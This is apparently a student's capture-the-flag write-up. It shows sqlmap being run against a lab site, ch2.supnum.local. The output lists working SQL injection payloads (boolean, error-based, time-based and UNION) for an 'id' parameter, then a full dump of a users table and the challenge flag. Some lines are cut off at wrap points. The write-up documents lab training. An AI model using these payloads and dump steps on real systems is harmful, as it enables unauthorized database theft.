
Nom:Zeineb/Saleh


Matricule:22065

Defi2:

- python3 sqlmap.py -u http://ch2.supnum.local --forms --crawl=2




```
sqlmap.py: error: no such option: --dumpall

┌──(root㉿kali)-[/home/kali/sqlmap]
└─# python3 sqlmap.py -u http://ch2.supnum.local --forms --crawl=2
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5.4#dev}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
icable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:04:31 /2024-05-25/

do you want to check for the existence of site's sitemap(.xml) [y/N]
[12:04:33] [INFO] starting crawler for target URL 'http://ch2.supnum.local'
[12:04:33] [INFO] searching for links with depth 1
[12:04:33] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]
[12:04:39] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n]
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
[1/1] URL:
GET http://ch2.supnum.local/sqli/index.php?id=1
do you want to test this URL? [Y/n/q]
> y
[12:04:51] [INFO] testing URL 'http://ch2.supnum.local/sqli/index.php?id=1'
[12:04:51] [INFO] using '/root/.local/share/sqlmap/output/results-05252024_1204pm.csv' as the CSV results file in multiple targets mode
[12:04:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:04:51] [INFO] testing if the target URL content is stable
[12:04:51] [INFO] target URL content is stable
[12:04:51] [INFO] testing if GET parameter 'id' is dynamic
[12:04:51] [INFO] GET parameter 'id' appears to be dynamic
[12:04:52] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[12:04:52] [INFO] testing for SQL injection on GET parameter 'id'
[12:04:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:04:52] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="admin")
[12:04:55] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
```




```
[12:05:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[12:05:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:05:16] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[12:05:26] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:05:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:05:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:05:27] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically
xtending the range for current UNION query injection technique test
[12:05:27] [INFO] target URL appears to have 3 columns in query
[12:05:28] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
ET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 57 HTTP(s) requests:
---
arameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6317=6317

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 OR (SELECT 8617 FROM(SELECT COUNT(*),CONCAT(0×717a6b7871,(SELECT (ELT(8617=8617,1))),0×717a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_S
HEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8090 FROM (SELECT(SLEEP(5)))miLQ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT CONCAT(0×717a6b7871,0×6553675062556256414e6154776842444471785079507960b5250546f666a77664b48627a57677278,0×717a6a7071),N
LL,NULL-- -
---
o you want to exploit this SQL injection? [Y/n] y
[12:05:37] [INFO] the back-end DBMS is MySQL
eb application technology: PHP 7.4.33, Nginx 1.22.1
ack-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[12:05:37] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-05252024_1204pm
.csv'

[*] ending @ 12:05:37 /2024-05-25/

──(root㉿kali)-[/home/kali/sqlmap]
```

- python3 sqlmap.py -u http://ch2.supnum.local/sqli/index.php?id=1 –dump



```
[*] ending @ 12:05:37 /2024-05-25/

┌──(root㉿kali)-[/home/kali/sqlmap]
└─# python3 sqlmap.py -u http://ch2.supnum.local/sqli/index.php?id=1 --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.5.4#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appl
icable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:07:44 /2024-05-25/

[12:07:45] [INFO] resuming back-end DBMS 'mysql'
[12:07:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
arameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6317=6317

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 OR (SELECT 8617 FROM(SELECT COUNT(*),CONCAT(0×717a6b7871,(SELECT (ELT(8617=8617,1))),0×717a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_S
HEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8090 FROM (SELECT(SLEEP(5)))miLQ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT CONCAT(0×717a6b7871,0×6553675062556256414e6154776842444471785079507960b5250546f666a77664b48627a57677278,0×717a6a7071),N
LL,NULL-- -
---
[12:07:45] [INFO] the back-end DBMS is MySQL
eb application technology: PHP 7.4.33, Nginx 1.22.1
ack-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
```



```
[12:07:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, Nginx 1.22.1
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[12:07:45] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:07:45] [INFO] fetching current database
[12:07:45] [INFO] fetching tables for database: 'ctf_database'
[12:07:45] [INFO] fetching columns for table 'users' in database 'ctf_database'
[12:07:46] [INFO] fetching entries for table 'users' in database 'ctf_database'
Database: ctf_database
Table: users
[3 entries]
+----+-----------------+----------+
| id | email           | username |
+----+-----------------+----------+
| 1  | admin@supnum.mr | admin    |
| 2  | dsi@supnum.mr   | dsi      |
| 3  | som1@supnum.mr  | som1     |
+----+-----------------+----------+

[12:07:46] [INFO] table 'ctf_database.users' dumped to CSV file '/root/.local/share/sqlmap/output/ch2.supnum.local/dump/ctf_database/users.csv'
[12:07:46] [INFO] fetching columns for table 'flags' in database 'ctf_database'
[12:07:46] [INFO] fetching entries for table 'flags' in database 'ctf_database'
Database: ctf_database
Table: flags
[1 entry]
+----+-----------------------------------------------+
| id | flag                                          |
+----+-----------------------------------------------+
| 1  | SUPNUM{DSI_k6mijwDmgSOJpID7J0W9DUPt5VngBWnS_DSI} |
+----+-----------------------------------------------+

[12:07:46] [INFO] table 'ctf_database.flags' dumped to CSV file '/root/.local/share/sqlmap/output/ch2.supnum.local/dump/ctf_database/flags.csv'
[12:07:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/ch2.supnum.local'

[*] ending @ 12:07:46 /2024-05-25/


┌──(root㉿kali)-[/home/kali/sqlmap]
```